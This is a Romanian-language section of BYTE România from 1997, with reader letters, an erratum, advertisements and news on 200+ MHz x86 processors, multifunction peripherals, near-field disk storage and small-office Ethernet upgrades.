Resalers: Bucureşti: •**BLUE RIDGE INT.** tel (01) 210 68 28 •**DECK COMPUTER** tel (01) 211 84 03 •**DIGITAL PRO SYSTEM** tel (01) 250 65 27 •**KT COMPUTERS** tel (01) 311 19 62 •**ORCAS BIROTICA** tel (01) 210 30 93 •**RAFFLES COMPUTERS** tel (01) 311 26 82 •**SOTA** tel (01) 232 0388; **Arad: ELECTRONIC SHOP** tel (057) 289 642; **Bacău: MICROSISTEM CONEX** tel. (034) 117 411; **Baia Mare: MONS MEDIUS** tel (062) 434 541; **Braşov: SYSTEM** tel (068) 318 663 • **COSIDOR COM** tel (068) 310 537; **Cluj:** •**SOFT GROUP** tel (64) 430 000 •**GENETYP** tel (064) 190 787; **Craiova: DECAROM SERVICE** tel (051) 132 954; **Deva: TOP TECH** tel (054) 213 871; **Iaşi: UNIVERSAL R.X.** tel (032) 212 660 • **OPEN SYSTEM** tel (032) 225 141; **Oradea: TONER** tel (059) 430 665; **Piteşti: OPEN SYSTEM** tel (048) 219 000; **Sibiu: ECO COPY & PRINT** tel (069) 213 189; **Suceava: ASSIST SOFTWARE** tel (030) 521 100; **Timişoara: ASSITEC** tel (056) 190 337 •**EASTERN DIGITAL** tel (056) 221 443; **Zalău: MAGIC COMPUTER** tel (060) 616 099

inbox

Scrisorile cititorilor noștri ne ajută în redactarea materialelor incluse în BYTE România. Iată de ce urmează câteva, care reflectă activitatea noastră și a cititorilor noștri:

office@agora.ro

Apropo de problema abonamentelor: bineînțeles că reducerile pentru studenți sunt încurajatoare, dar mai este o problemă (în afară de faptul că, în cartierul în care locuiesc, revista nu ar rezista în cutia poștală mai mult de 5 minute), anume faptul că nu aș rezista să mă uit de la distanță la revistă în standurile de presă, în timp ce eu aștept să îmi vină prin abonament. Dacă ați asigura abonaților privilegiul să citească revista, să zicem, cu o săptămână înainte ca ea sa apară pe piață ar fi ceva (eu unul nu aș ezita să mă abonez în aceste condiții). În ultima vreme am început să citesc mai puține articole din PC REPORT și din ce în ce mai multe din BYTE, pe care la început îl consideram aproape intangibil. Dar cu timpul interesele mele s-au schimbat și, în general, lucrurile au evoluat și la noi. În acest sens, acum doi ani, când programam sub DOS și nu aveam acces Internet, aș fi considerat ceva nemaipomenit prezentarea formatului GIF (sau oricare altul). Acum este o chestie aproape inutilă, ținând cont că programez sub Windows (BMP-urile sunt citite automat și există o groază de programe de conversie). Din punctul meu de vedere consider că ar fi mult mai interesantă prezentarea unor algoritmi utili în grafică; ex.: desenare cu anti-aliasing, bluring, curbe Bezier, etc.

În legătură cu Internetul, cred că ar fi interesantă prezentarea unor site-uri care pun la dispoziție diverse „goodies“ și în special cele „free“. Aceste adrese le poți obține în urma unor căutări îndelungate cu ajutor serverelor specializate, dar mai mult decât în altă parte, când e vorba de acces on-line „time is money“! De asemenea, mi-ar place să apară în revistă și prezentarea câte unui site pe care îl considerați ca fiind foarte reușit și câteva considerații la modul de realizare. Poate un top al site-urilor românești (eventual votate prin Internet de către cititori), care să ia în considerare atât aspectele estetice, cât și cele referitoare la utilitatea și calitatea informației prezentate și, nu în ultimul rând, dacă ai vreo șansă să încarci o pagină într-un timp rezonabil cu Auto load images bifat. Nu în ultimul rând, cred că Java ar trebui să aibă o prezență constantă și într-o formă stabilă în revistă.

Mai am o ultimă propunere: gruparea tuturor articolelor care au legătură cu Internetul sub o nouă rubrică (gen: Atelier). După părerea mea este o chestie necesară, ținând cont de faptul că tot mai multe instituții de învățământ din țară oferă cursanților posibilitatea accesului on-line, tot mai multe firme românești au de asemenea acces Internet, iar în București există chiar posibilitatea accesului gratuit de acasă a oricărei persoane fizice, toate acestea ducând la creșterea interesului pentru acest subiect chiar și la noi în țară.

Cu speranța că observațiile mele vor fi de folos, închei scrisoarea spunându-vă că admir foarte mult ceea ce faceți de câțiva ani pentru utilizatorii de calculatoare din România.

Dumitru Bogdan

cidumitru@pcnet.pcnet.ro

Vă mulțumesc pentru sugestiile adresate redacției și vom ține seama de ele. Din păcate nu vă pot promite că revistele nu se vor fura din cutiile poștale de la blocuri. Puteți încerca un abonament la căsuță poștală la oficiul cel mai apropiat. Extinderea domeniului dumneavoastră de interes de la PC Report la BYTE România mă bucură și o consider ca o confirmare a orientării diferite a celor două reviste, cea din urmă fiind destinată specialiștilor în tehnologii informatice și de comunicație, dorindu-se a fi un suport în orientarea lor strategică. Suntem deschiși la colaborări, așa cum puteți vedea și în caseta redacției. Mă bucură mult faptul că accentuați importanța utilizării Internetului. Sper ca în acest domeniu lucrurile să evolueze mai repede înspre bine. La CERF'97, BYTE România va premia cel mai bun sit. Sper să rezolvăm și votul on-line, deși există numărătoare care permit aprecierea interesului pentru un anumit sit -

Darvas Attila -

adarvas@agora.ro

Erată la tablouri

Spre regretul meu și din vina mea, numele arhitectului clădirii Teatrului Național din Târgu Mureș a apărut eronat în articolul „Tablouri dintr-o expoziție " din BYTE România, Aprilie 97, pag 130. Complexul arhitectonic îi are ca arhitecți pe Constantin Săvescu și grupul format din Vladimir Slavu, Mihaela Sava, Aurel Sîrbu și Clarisa Wohl. Cu scuzele de rigoare - ■

Darvas Attila - Redactor BYTE România.

Teatrul Național din Tg.Mureș

CUM NE CONTACTAȚI

PE WEB
Vizitați Agora On Line! Căutați în arhive. Descărcați articole. Aflați ultimele noutăți. Participați la grupurile de discuții! www.agora.ro/.

Vizitați situl BYTE! www.byte.com/.

PRIN FAX
(065) 16.62.90

PRIN E-MAIL
Trimiteți mesajele la redactia@agora.ro. Pentru a contacta individual pe redactori folosiți adresele publicate sau căutați pe Agora ON Line.

PRIN POȘTĂ
Redacția BYTE România, CP 172 - 1
4300 Târgu-Mureș,
România

ABONAMENTE
(065) 166.516- 166.257; E-mail office@agora.ro. sau pe WWW: http://www.agora.ro/agora/info/


Pentru publicitate sau contacte care nu sunt legate de conținutul editorial, telefonic sau pe Web: www.agora.ro/

puternică

Microsoft®
Office 97

Cea mai **populară** suită - acum cu puterea **WEB**-ului

este un mare pas înainte în redefinirea modurilor de utilizare a aplicațiilor soft - ea asigură inteligență și automatizare, ajutând utilizatorul să-și îndeplinească sarcinile într-un timp mai scurt, cu mai puțin efort și la o calitate superioară. Este compatibilă cu toate versiunile anterioare de Microsoft Office. Office 97 este prima suită care integrează complet ușurința de folosire a aplicațiilor inteligente cu puterea Web-ului. Integrând tehnologia Internet în suită, Office 97 simplifică crearea și publicarea de documente Web, găsirea informațiilor și colaborarea cu alții pe Internet sau în intranetul companiei. Microsoft Office 97 se compune din următoarele aplicații: Microsoft Word, Microsoft Excel, Microsoft Power Point, Microsoft Access și Microsoft Outlook. Office 97 introduce un nou membru în suita Office - Microsoft Outlook. Outlook este noul dispecer al comunicațiilor de birou, integrând e-mail, planificator, agendă, listă de sarcini și acces la documente pentru a ajuta utilizatorul în a organiza mai ușor și a folosi în comun cu alții informația.



Requires Windows 95 or Windows NT Workstation
Microsoft
The Most Popular Suite—Now with the Power of the Web
CD-ROM
Word 97
PowerPoint 97
Excel 97
Access 97
Outlook 97
Microsoft Office 97
Professional Edition

CAMPANIE DE LEGALIZARE

1 Martie - 31 Mai

O șansă UNICĂ Sisteme de operare Windows și pachetele de software Office la prețuri de upgrade.

WHERE DO YOU WANT TO GO TODAY?
Microsoft®

Microsoft®
QUALIFIED DEALER

Microsoft România: 01-2229002; 2229012 **ARAD BBComputer**: 057-280555 **BRAȘOV Intelprof**: 068-419706 **BUCUREȘTI Glossy**: 01-2231443 **Packard Bell**: 01-2305001 **QNet**: 01-2117801 **Rom Team Solutions**: 01-3110851 **DimSoft** 01-3225204 **GeCAD** 01-6476307 **CLUJ Sistec**: 064-190282 **CONSTANȚA GMB Micronet**: 041-636644 **IAȘI Open Systems**:032-225101

DACĂ DORIȚI MAI MULTE INFORMAȚII DESPRE MICROSOFT OFFICE 97 VĂ RUGĂM VIZITAȚI SITUL NOSTRU LA: http://www.microsoft.com

STATUS GRUPA & ADI POP & VALICS LEHEL

x86 trece bariera de 200 MHz


Cel mai nou procesor x86 rulează la o viteză de tact mai mare

Înțepenite la 200 MHz din noiembrie 1995, procesoarele x86 sunt pregătite în final să treacă această barieră. De la AMD am sperat să apară mult așteptatul chip K6 în luna aprilie la o viteză de 233 MHz. Anumite surse spun că Intel va lansa în luna mai procesorul Klamath-oficial fiind numit Pentium II- la o viteză comparabilă. Iar Cyrix spune că se află încă pe drum pentru a scoate procesorul M2 la 200 MHz în această vară, urmat de o versiune la 233-MHz spre finele acestui an.

La recenta conferință IEE Solid-State Circuits din San Francisco, Intel a avut viziunea chip-urilor din generația a șasea rulând la 433 MHz. Intel a afirmat că în laboratoare chip-urile au atins 451 MHz. Cunoscut sub numele Deschutes, acest procesor este similar cu Pentium II, dar nu este un produs oficial. Pentru a ajunge la această viteză de tact astronomică, Intel a trebuit să răcească chip-ul sub 32 °F cu ajutorul unui sistem de răcire bazat pe un lichid special. De asemenea, Intel a modificat plăcile de bază ale calculatoarelor, fixându-le aproape de 96 MHz în comparație cu standardul de 66 MHz.

Prototipul Deschutes fiind așa de fierbinte în timpul funcționării, nu poate fi practic până când Intel nu va face tranziția la procesul de fabricație de 0.28 și 0.25 microni în următoarea perioadă a acestui an.

Schema bloc internă AMD K6


Logică pre-decodificare
L1 cache instrucțiuni (32 KB + predecodificare)
fetch pe 16-byte
Controler cache L1
Decodificătoare instr. duale x86 - RISC86
Interfață bus Socket 7
Patru decodoare RISC86
Motor de execuție out-of order
Tampon planificator (24 RISC86)
Derularea operațiilor RISC86
Unitate încărcare
Unitate stocare
Unitate INT. X
Unitate multimedia
Coadă stocare
L1 cache date cu porturi duale (32 KB)
128-intr. DTLB

Decodificatoarele transformă instrucțiunile x86 în simple instrucțiuni RISC86.

K6 este compatibil la pini cu Pentium, nu și cu Pentium II

K6 are o unitate dedicată execuțiilor instrucțiunilor multimedia în timp ce procesoarele Intel folosesc unitățile de calcul INT.

Planificatorul poat derula max. 6 instrucțiuni RISC86 pe ciclu în șapte unități de execuție.

A șasea generație de procesoare x86


Pentium II și Deschutes ale lui Intel pot executa în paralel două instrucțiuni MMX, spre deosebire de K6 al lui Amd, care poate executa doar o singură instrucțiune MMX la un moment dat. Dar K6 are o latență mai mică în cazul instrucțiunilor de înmulțire și înmulțire-adunare.

	AMD K6	Intel Pentium Pro	Intel Pentium II	Intel Deschutes	Cyrix M2
Introducere	Aprilie 1997	Noiembrie 1995	Mai 1997*	Q4 1997?	Q2 1997
Viteza de vârf la debut (MHz)	233	150	233*	266 to 333*	200
Compatibil MMX	Da	Nu	Da	Da	Da
Execuție paralelă MMX	Nu	Nu se poate aplica	Da	Da	Necunoscut
L1 cache (instrucțiuni + date)	32 KB + 32 KB	8 KB + 8 KB	16 KB + 16 KB	Necunoscut	64 KB unificat
L2 cache	Extern	Intern	Extern	Extern	Extern
Pin-out	Socket 7	Socket 8	Cartuș SEC	Cartuș SEC	Socket 7

*=estimare.BYTE

(Prototipul este de 0.35 microni). Geometria mai mică a procesului va micşora tensiunea de funcţionare şi prin urmare căldura disipată. Chiar şi cu aceste îmbunătăţiri, Deschutes va debuta probabil la viteze mult mai realiste de 266 până la 333 MHz.

Aceste puternice limitări precum şi complexitatea generală a arhitecturii x86 motivează marea întârziere în depăşirea barierei de 200 MHz. Vârful puterii disipate a procesorului Pentium Pro 200 MHz fabricat în tehnologia de 0.35 microni este de 35W. Vitezele de tact mai mari decât 200, 233 MHz nu vor fi practice până când AMD, Cyrix şi Intel nu vor opera tranziţia spre geometrii de proces mai mici în următoarea perioadă a acestui an.



Unitatea FP împarte stiva de registre cu unitatea MMX ca şi procesoarele Intel.

Toate procesoarele noi ale acestor trei companii fac parte din generaţia a şasea x86 cu MMX-extensii multimedia compatibile. În ciuda similarităţilor, acestea au câteva diferenţe semnificative (vezi tabelul din stânga).

Până în prezent, AMD K6 este regele complexităţii. El are 8.8 milioane de tranzistoare-aproximativ un milion mai multe decât Pentium II şi 3.3 milioane mai multe decât Pentium Pro. Este de departe cel mai complex chip x86 realizat vreodată.

AMD a produs K6 pornind de la esenţa Nx686 pe care compania a moştenit-o prin achiziţionarea rivalului NexGen în anul 1995. Mai mult de un an, AMD a lucrat la proiect pentru a-l face compatibil cu standardul MMX Intel. Originalul K6 are extensii mutimedia proprii.

Iniţial, AMD a oferit K6 la trei viteze: 166, 200 şi 233 MHz. Preţurile (bazate pe 1000 unităţi cantitative) sunt 244$, 349$ respectiv 469$. Prima ofertă de preţuri pentru Pentium Pro 200-MHz s-a situat între 525$ şi 1035$, dar acestea au inclus un cache L2 intern (256 sau 512BK), pe care K6 nu îl avea.


AMD prezintă procesorul K6 ca fiind mai rapid decât chip-urile Pentium Pro în cazul benchmark-ului Winstone 97 sub Windows 95. AMD spune că procesorul K6 egalează performanţele procesorului Pentium Pro pentru aceleaşi benchmark-uri sub Windows NT. Motivul acestei diferenţe, spune AMD, este acela că procesorul K6 nu este afectat atunci când rulează cod pe 16 biţi, greşeală bine cunoscută a procesorului Pentium Pro. Oricum, BYTE încă nu a putut să evalueze peformanţele sistemelor bazate pe K6 pentru a verifica afirmaţiile lui AMD.

În prezent, AMD fabrică procesorul K6 pe baza procesului cu cinci straturi de metal 0.35 microni, în propria fabrică din Texas. Spre sfârşitul acestui an, AMD va adopta procesul de 0.25 microni care va susţine viteze de tact de 266 MHz în această toamnă-şi 300 MHz în anul 1998. **–Tom R. Halfhill**

Perifericele multifuncţionale devin mai bune

Perifericele multifunţionale (MFP-urile) au părut a fi o idee bună când şi-au făcut apariţia prima oară pe piaţă, dar prima reacţie a clienţilor a fost doar una călduţă. Motivul: Aceste produse care sunt proiectate să facă multe lucruri diferite (de exemplu scanare, tipărire, copii, servicii de fax) deseori nu realizează toate funcţiile la fel de bine. „Există întotdeauna câteva limitări ale acestor produse“ constata Charles LeCompte, director la Lyra Research (Newtonville, MA), o firmă de investigare a pieţei.

Dar acum vânzătorii au lansat MFP-uri îmbunătăţite care ţintesc mai bine pieţele individuale. Iar Andrew Johnson, analist la firma de investigare a pieţei Dataquest (San Jose, CA), prezice că vânzările MFP vor creşte în măsura în care furnizorii vor promova produsele mai bune cu integrări de software îmbunătăţit şi cu interfeţe utilizator mult mai intuitive (vezi figura „Prognoza lansărilor produselor MFP în S.U.A.“).



Sursa: Dataquest (800-419-3282; http://www.dataquest.com)

Notă: Prognoza include produse având capacităţi multifuncţionale standard şi doar acele module cumpărate care sunt folosite ca MFP-uri. Aceasta exclude produsele MFP color de birou, dar include produsele color personale.

Categoria de produse color personale va duce la creşterea vânzărilor MFP.

Două exemple noi şi îmbunătăţite de MFP-uri sunt produsele firmei Hewlett-Packard (800-752-0900;http://www.hp.com), seriile OfficeJet 500C şi OfficeJet Pro 1150C. Ce noutăţi aduc acestea faţă de produsele anterioare? În plus faţă de schimbarea numelui „totul-în-unul“ (HP preferă termenul MFP), culoarea este acum considerată o caracteristică esenţială, şi nu doar o opţiune rară. De asemenea, HP a îmbunătăţit modul de utilizare şi calitatea în întregime pentru fiecare funcţie individuală, în paralel cu creşterea vitezei. Seria anterioară de dispozitive OfficeJet 300, tipărea cu o rată a vitezei de 3 ppm (alb/negru) în comparaţie cu rata de viteză a seriei 1150C de 8 ppm alb/negru şi 4 ppm color (la 600 x 300 dpi).

Seriile OfficeJet 500C (499$ şi chiar mai mult) şi Pro 1150C (999$) sunt croite pentru pieţe diferite. Seria 500C este destinată mai mult lucrului acasă: Îi lipseşte suportul pentru copierea color (cu toate că poate tipări color) şi are o componentă de fax, în timp ce seria 1150C nu are această componentă. (HP spune că cercetările proprii indică faptul că, spre deosebire de cazul lucrului la domiciliu, în multe alte activităţi există deja un fax şi nu se doreşte încă unul, compania renunţând la această caracteristică pentru seria 1150C.) Fiecare produs înglobează un OCR precum şi alte software-uri şi se conectează direct la PC, deşi funcţia de copiere a dispozitivului 1150C se poate utiliza şi în modul de sine stătător.

Canon (516-488-6700;http://www.usa.canon.com) are de asmenea un nou MFP şi anume CX-L4500 IF. De asemenea, această unitate de 1695$ se poate conecta direct la un PC şi conţine o imprimantă laser alb/negru 4-ppm, software de gestiune Win-

Noul MFP Canon conține o imprimantă laser alb-negru.

dows, un fax modem de 14.4 Kbps precum și alte caracterstici. Canon și alți distribuitori oferă de asemenea unități mult mai scumpe destinate intreprinderilor. De exemplu, GP2000 al firmei Canon debutează la 6000$ pentru capabilitățile de copiere color.

Cu toate că analiștii cred că aceste noi produse sunt îmbunătățite, rămâne de văzut când noile unități HP și noile apariții din partea firmelor Brother, Canon, Panasonic, Samsung, Xerox și ale altora, vor oferi succesul acestei categorii de produse. LeCompte spunea că mulți întreprinzători care au deja un fax sau o imprimantă vor cumpăra perifericele modular sau separat.

Andrew Johnson, analist al firmei Dataquest, prezice că MFP-urile vor detrona copiatoarele și imprimantele de rețea în cazul activităților de volum din cadrul companiilor sau departamentelor de dimensiuni mici și mijlocii. **-Jon Pepper**

Conducte mai groase pentru grupuri de lucru în rețea

Aduc mulțumiri furnizorilor de rețele ce acordă atenție sporită birourilor de dimensiuni mici și mijlocii, administratorii de rețea putând acum alege dintr-o gamă largă de soluții ieftine atunci când își actualizează propriile rețele Ethernet de 10-Mbps. Volumul traficului în multe rețele este ridicat datorită noului Internet, intranet, al aplicațiilor bazate pe imagini și al celor client/server. Furnizorii și analiștii sfătuiesc managerii multor grupuri de lucru și al rețelelor de dimensiuni modeste să-și planifice actualizarea rețelelor în cursul acestui an. Natural, furnizorii de rețele se mișcă rapid pentru a oferi produsele acestui segment de audiență.

„Clienții migrează de la tehnologia partajată spre tehnologiile comutate și Fast Ethernet“, spunea Esmeralda Silva, analistă la firma de cercetare International Data Corp. (IDC, Framingham, MA). „Fiecare furnizor mai mare de rețele, prin familiile de produse proiectate special pentru birourile de dimensiuni mici și mjlocii, țintește piața SOHO.“

Lista furnizorilor ce țintesc acum această piață cu linii de produse specifice este lungă; ea include pe Bay Networks, cu linia Netgear; Cisco, cu familia de produse Beyond pentru conectivitate LAN și acces la distanță; și 3Com, cu linia Office Connect. Multe alte companii concurează în acest joc, incluzând pe Accton Technology, Compaq, D-Link, Intel, LANart, Matrox Networks și alții. „S-a înregistrat o creștere uriașă a produselor low-end din momentul în care micile afaceri au fost mai mult interesate de preț decât de un nume de marcă“, explica Silva.

Acum, o decizie de actualizare poate fi mai ușor de luat decât alegerea vreunei implementări - Ethernet 10-Mbps comutat, Fast Ethernet partajat (100Mbps), Fast Ethernet comutat sau alte combinații ale acestora. Când se decide care actualizare este cea mai bună, administratorii de rețea trebuie să ia în considerare o serie de factori diferiți, cum sunt propria infrastructură și propriile aplicații de rețea.

De exemplu, o rețea a unei mici firme de proiectare grafică unde artiștii utilizează o garnitură de aplicații de birou și poșta electronică, în plus, pentru partajarea fișierelor

O privire în viitor

Unități hard de 10 ori mai bune


Sosind cel târziu în 1998: noile produse de stocare a informației oferite de dispozitvele hard-cu un preț pe gigaoctet mai scăzut decât formatele magnetice, magneto-optice (MO) și cele de stocare pe casetă magnetică, au o capacitate de stocare de 10 ori mai mare decât dispozitivele hard curente. Compania numită TeraStor (San Jose, CA, http://www.terastor .com) speră ca primul dintre aceste produse, bazat pe câmpuri de înregistrare apropiate, să apară cel târziu anul următor. Sunt prezise capacități inițiale de 20GB pe suprafață.

Înregistrarea pe câmpuri apropiate se bazează pe câteva tehnici (vezi figura din dreapta), dar cel mai important lucru îl constituie lentilele compacte ce permit dimensiuni reduse a unei celule-bit, ceea ce face să încapă pe suprafața de stocare aproximativ de 10 ori mai multe date față de cât încape în cazul unităților hard tradiționale.

În concordanță cu declarațiile oficiale ale firmei TeraStor, având performanțe rapide, costuri rezonabile și capacități de stocare de înaltă densitate, dispozitivele cu înregistrare pe câmpuri apropiate vor înlocui mulțimea dispozitivelor de stocare utilizate astăzi, pentru o varietate de aplicații, incluzând arhivarea pe casete magnetice.

„Ceea ce face TeraStor este cu adevărat interesant și pare a fi posibil" spunea Bob Katzive, vicepreședintele companiei Disk/Trend (Mountain View, CA), o firmă de investigare a pieței dispozitivelor de stocare. „Dacă produsele companiei vor veni la timp, la un preț rezonabil, având parteneri buni de fabricație, vor putea amenința o gamă largă de tehnologii de stocare".

-Dave Andrews



Arhitectura tehnologiei câmpurilor apropiate a firmei TeraStor

Capul zburător: Planează deasupra suprafeței de înregistrare. Este similar cu cel al unităților hard curente, dar este de aproximativ trei ori mai sus, evitând problemele de agățare. De asemenea, elimină sistemul de focalizare servo foarte costisitor existent în unitățile MO.

Lentilele compacte: Focalizează de departe raza laser, permițând „cavități" mult mai mici pentru date și piste și astfel, mai multe date pe suprafață.

Substratul de plastic: Susține suprafața de înregistrare.

Spirala magnetică: Este localizată în capul de citire/scriere, permițând suprascrierea directă (dintr-o singură trecere), în comparație cu suprascrierea lentă, din două treceri, a dispozitivelor MO.

Spațiul lentile/substrat: Este controlat de capul zburător.

Prima suprafață de înregistrare: Materialul magnetic dur de pe suprafață oferă o înaltă densitate la costuri scăzute. De asemenea, densitatea îmbunătățită este obținută prin acoperirea cu „cavități" de date.

Dorești să

vezi

cele mai noi tehnologii la lucru ?

Vino la standul SPRiNT și

vei putea să

simți

totul cu propriile mâini, să

stăpânești

cele mai puternice echipamente IT!

COLOSSEUM NewLine

... crezi că vei putea să

mai pleci?

MMX™

intel inside

pentium® PROCESSOR

SPRiNT

COMPUTERS

Stand 3204 - Pavilion 107

Intel Inside logo și Pentium sunt mărci înregistrate, iar MMX este marcă comercială Intel Corporation


de redactare computerizată, grafică și aplicații de proiectare Web-poate fi ideală o lățime de bandă comutată sau dedicată, în concordanță cu aprecierile d-nei Kimberley Peppe, purtătoarea de cuvânt a lui Matrox Networks, care oferă o varietate de cartele, hub-uri externe și comutatoare. Prin deplasarea spre o soluție de conectivitate comutată de 10 Mbps, o firmă de proiectare grafică își poate actualiza propriul hub repetor Ethernet partajat cu un comutator de 10 Mbps fără a fi necesară actualizarea cartelelor de interfață cu rețeaua (NIC-uri).

Oferind forță utilizatorilor ce rulează intensiv aplicații pe propriul pipe spre server cu o lărgime de bandă îngustă de 10 Mbps, soluția cu 10 Mbps comutată poate îmbunătăți performanțele sistemului pentru 500$ (ce reprezintă prețul unui comutator). Între timp, prețurile continuă să scadă pe piața rețelelor Ethernet comutate. De exemplu, recent Matrox a coborât prețul comutatorului Piranha Switch 8 de la 699$ la 499$, cu un raport preț/port de 62$. Dar diferitele grupuri de lucru au o varietate de utilizatori, aplicații și planuri de viitor și deci pot opta pentru soluția Fast Ethernet. (vezi fig. „Care dintre soluțiile de conectivitate a grupurilor de lucru?").

